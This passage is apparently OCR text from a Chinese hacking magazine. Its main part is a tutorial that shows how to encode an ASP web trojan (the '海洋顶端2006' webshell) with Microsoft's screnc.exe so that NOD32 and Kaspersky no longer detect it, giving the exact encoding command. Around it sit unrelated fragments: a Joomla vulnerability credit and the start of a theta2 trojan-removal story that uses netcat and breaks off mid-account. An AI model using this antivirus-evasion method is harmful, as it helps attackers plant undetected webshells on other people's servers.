
注意：此漏洞出现于Joomla! 1.0.8发布后。


Credit :

Discovered & released by trueend5 (trueend5 kapda ir)
Security Science Researchers Institute Of Iran
[http://www.KAPDA.ir]

发 现

该漏洞由trueend5 (trueend5 kapda ir) 发现。
伊朗安全科学研究学院
[网址是：http://www.KAPDA.ir]





酷人酷语

以前的免杀班，有小菜由于对反汇编代码不熟悉，看起来较为吃力，所以本期小编特为大家准备了一个很简单的免杀方法，完全用工具实现，这次我看小菜同学还说难不？

网马借微软的翅膀飞越NOD32

从本文你可以学到：
1. 如何使用screnc.exe生成免杀网马
2. 为什么加密后杀毒软件就无法查杀了

我最近在学习注入技术，经常遇到网马被无情杀害的“悲剧”，直到我遇到screnc.exe，小马的命运才从此改变了。screnc.exe是微软提供的一款小巧的ASP加密程序，加密后ASP代码发生了很大变化。利用这一特性，我们可以对ASP木马进行免杀处理，不信吗？请往下看！首先我们试用杀毒软件对海洋顶端2006 ASP网页木马进行检测，软件立刻报警提示有毒，见图1。

然后我们来了解一下screnc.exe的命令格式。只需要在命令行下输入：screnc.exe，就能得到帮助命令：

```
Usage: screnc [/?] [/s] [/f] [/xl] [/l ScriptLanguage] [/e DefaultExtension] <source> <destination>
```




图1 NOD32扫描海洋顶端2006网页木马报警




图2 生成加密的ASP文件

根据这个提示可以知道，我们只要在cmd下按照下面的格式输入：

screnc.exe 没有加密前的ASP木马 生成加密的ASP木马

OK，我们根据本文的例子在CMD下输入：screnc.exe 2006_Lite.asp hy2006.asp //不要忘了回车哦，超级小菜。用DIR命令查看文件是否生成了，见图2。




图3 加密前后的变化

我们来比较一下加密前后的文件变化，通过图2可以发现，文件的体积变大了。接下来我们用记事本分别打开这两个文件对比一下，发现内容产生了很大的变化，加密后的代码像乱码一样堆积，当然，这也是直接导致小马免杀的关键点，见图3。

最后我们再使用杀毒软件扫描一下加密后小马，见图4。嘻嘻~~果然免杀成功。





图4 NOD32对加密后的网马置若罔闻

整个免杀的过程就结束了，是不是很简单啊！这是我第一次做免杀，很高兴能成功，以后还要向各位前辈们多多学习手动免杀方法，请大家多多帮忙。

【文中所涉及到的海洋顶端2006、Screnc，已经收录在光盘中】

编辑点评： 由于杀毒软件定位特征码通常是提取文件中某一段或多段的代码，加密后可以看到<% ……%>等标签内的代码都发生了变化，而杀毒软件进行特征码对比的时候就找不到对应的特征段，这就简单地躲过查杀了。我也按照作者思路做了个测试，发现这个方法也可以直接通过卡巴的查杀，但是对于瑞星还需要进一步处理才行。所以我们要活学活用，开阔思路。





记得当初刚玩黑时，自己中了自己配置的木马服务端，由于水平有限，格式化重装系统是家常便饭，这都是不懂不会的结果。如今查杀木马也有几个年头了，才发现某些情况下查杀木马也能偷懒哦……

theta2 的查杀过程及其分析

h058

从本文你可以学到：
1. 用PEiD v0.92查木马壳
2. 安全模式下查杀theta2
3. Registry Monitor查找木马行为

最近有了点时间，无意中看到了theta2，这是一个木马程序，服务端只有7k，不知道大家用过没有。看它的英文说明，是注入进程的，隐藏性也比较好，而且支持反弹，特别是它有php上线通知。我实在忍不住去试了试这款好玩意儿，不想却被反咬一口。痛心疾首之后，终于带着最后成功的喜悦把整个杀毒过程记录了下来，给大家做个参考。

一、意外中毒

拿到theta2，我赶紧配置服务端（图1），点击“Generate”生成了一个小程序。我想连我都能拿到手的木马，被查杀那是一定的了，用PEiD v0.92查壳（图2），是用fsg2.0加的壳。这里我开始对theta2有点不满，自己都不能加壳，那我还怎么用。于是我想到了脱壳，便用PEiD v0.92自带的脱壳工具进行脱壳，结果失败（图3、图4）。其详细过程我就不多啰嗦了。说实在的，在手动脱壳方面，我是一窍不通，还是找个工具比较实在。于是我用Snoopy汉化的Quick Unpack v0.6（专门对付UPX 1.xx、ASPack 2.12、FSG 1.33/2.0、MEW10、MEW11、PECompact 1.x/2.x！），载入了服务端theta_server.exe，但在脱壳过程中却没有成功，反而出现了错误。郁闷！没办法，还是把theta_server.exe给删了吧！谁知错误又出现了。难道服务端被运行了？我赶紧用nc连接自己的nc 127.0.0.1 51086，发现果真如此。

